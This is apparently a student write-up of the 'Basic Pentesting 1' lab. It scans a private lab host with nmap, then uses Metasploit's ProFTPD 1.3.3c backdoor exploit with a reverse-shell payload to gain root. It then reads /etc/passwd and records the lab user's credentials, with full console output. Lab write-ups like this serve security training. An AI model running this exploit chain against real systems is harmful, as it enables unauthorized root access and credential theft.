

# Basic Pentesting 1 - Case Study Summary

## TASK

Setup stage completed as per requirements

### Target Information

- **Target IP:** 192.168.222.129
  - **Attacker IP:** 192.168.222.128 (Kali Linux)
  - **Network Range:** 192.168.222.0/24
- 

### Stage 1: Network Discovery & Port Scanning

#### Commands Applied:

```
bash
# Network Discovery
sudo netdiscover -r 192.168.222.0/24

# Port Scanning
nmap -sV -A -T4 192.168.222.129
```

#### Results Found:

- **Port 21/tcp** - FTP service running **ProFTPD 1.3.3c**
- **Port 22/tcp** - SSH service running **OpenSSH 7.2p2 Ubuntu 4ubuntu2.2**
- **Port 80/tcp** - HTTP service running **Apache httpd 2.4.18 (Ubuntu)**
- **Operating System:** Linux 3.2 - 4.14 (Ubuntu)

```
192.168.222.2 00:50:56:f9:30:5c 4 240 VMware, Inc.  
192.168.222.254 00:50:56:ec:d3:cb 1 60 VMware, Inc.  
192.168.222.129 00:0c:29:a6:29:ba 2 120 VMware, Inc.  
  
(kali@kali)-[~]  
$ nmap -p 21,22,80 192.168.222.129  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 11:33 EDT  
Nmap scan report for 192.168.222.129  
Host is up (0.00065s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 00:0C:29:A6:29:BA (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds  
  
(kali@kali)-[~]  
$ sudo msfconsole
```

```
192.168.222.254 00:50:56:ec:d3:cb 2 120 VMware, Inc.  
  
(kali@kali)-[~]  
$ nmap -sV -A -T4 192.168.222.129  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 10:31 EDT  
Nmap scan report for 192.168.222.129  
Host is up (0.00040s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      ProFTPD 1.3.3c  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)  
| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)  
| 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
MAC Address: 00:0C:29:A6:29:BA (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.14  
Network Distance: 1 hop  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.40 ms 192.168.222.129  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 9.31 seconds
```

## Stage 2: Vulnerability Research

Commands Applied:

```
bash
```

```
# Launch Metasploit  
sudo msfconsole
```

```
# Search for ProFTPD exploits  
search proftpd
```

```
# Get detailed information about the backdoor  
info exploit/unix/ftp/proftpd_133c_backdoor
```

## Analysis Results:

- **ProFTPD 1.3.3c - HAS BACKDOOR VULNERABILITY**

Backdoor inserted between November 28 - December 2, 2010

Metasploit exploit: [exploit/unix/ftp/proftpd\\_133c\\_backdoor](#)

Disclosure Date: 2010-12-02

Rank: Excellent

- **OpenSSH 7.2p2** - No backdoor vulnerability from specified timeframe
- **Apache 2.4.18** - No backdoor vulnerability from specified timeframe

---

## Stage 3: Exploitation

### Commands Applied:

```
bash
```

```
# Use the ProFTPD backdoor exploit  
use exploit/unix/ftp/proftpd_133c_backdoor
```

```
# Configure target  
set RHOSTS 192.168.222.129
```

```
# Set payload as specified  
set payload payload/cmd/unix/reverse
```

```
# Set local host for reverse connection  
set LHOST 192.168.222.128
```



```
# Verify configuration
show options
```

```
# Execute exploit
exploit
```

```
# Verify root access
```

```
whoami
```

```
id
```

```
pwd
```


## Exploitation Results:

Successfully exploited ProFTPD 1.3.3c backdoor

Gained root access (uid=0(root) gid=0(root))

Established command shell session

Confirmed access with `whoami` returning "root"



```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.222.129
RHOSTS => 192.168.222.129
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.222.128
LHOST => 192.168.222.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.222.128:4444
[*] 192.168.222.129-71 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Bmb6lVU0NGdxwKh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Bmb6lVU0NGdxwKh\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.222.128:4444 -> 192.168.222.129:34156) at 2025-08-15 11:36:34 -0400

whoami
root
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
pwd
/
```

## Stage 4: Password File Extraction

### Commands Applied:

```
bash
# Extract password file
cat /etc/passwd
```

### Extraction Results:

Successfully extracted: `/etc/passwd` file

Username identified: marlinspike

Password (as provided in assignment): marlinspike


User entry:

```
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

### Login Credentials for Basic Pentesting Portal:


Username: marlinspike

Password: marlinspike

A photograph of a computer screen showing a terminal window. The terminal has a menu bar at the top with 'File', 'Actions', 'Edit', 'View', and 'Help'. The user 'kali@ka' is visible in the top right corner. The terminal output shows the results of several commands: 'whoami' returns 'root', 'id' returns 'uid=0(root) gid=0(root) groups=0(root),65534(nogroup)', and 'pwd' returns '/'. The command 'cat /etc/passwd' is entered, and its output is displayed, showing system users like root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, and proxy, followed by the entry for marlinspike: 'marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash'.



```
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
guest-dxhfdq:x:999:999:Guest:/tmp/guest-dxhfdq:/bin/bash
```



## Summary of Tools Used:

Netdiscover - Network discovery

**Nmap** - Port scanning and service enumeration

**Metasploit** - Vulnerability exploitation

**Linux Commands** - System access and file extraction

## **Key Vulnerability Exploited:**

### **ProFTPD 1.3.3c Backdoor Command Execution (CVE-2010-4652)**

Malicious backdoor inserted in ProFTPD source code

Active between November 28 - December 2, 2010

Allows remote command execution with system privileges

## **Client Impact:**

Unauthorized root access achieved

Sensitive system files accessible

User credentials compromised

Full system compromise demonstrated

---

Task completed.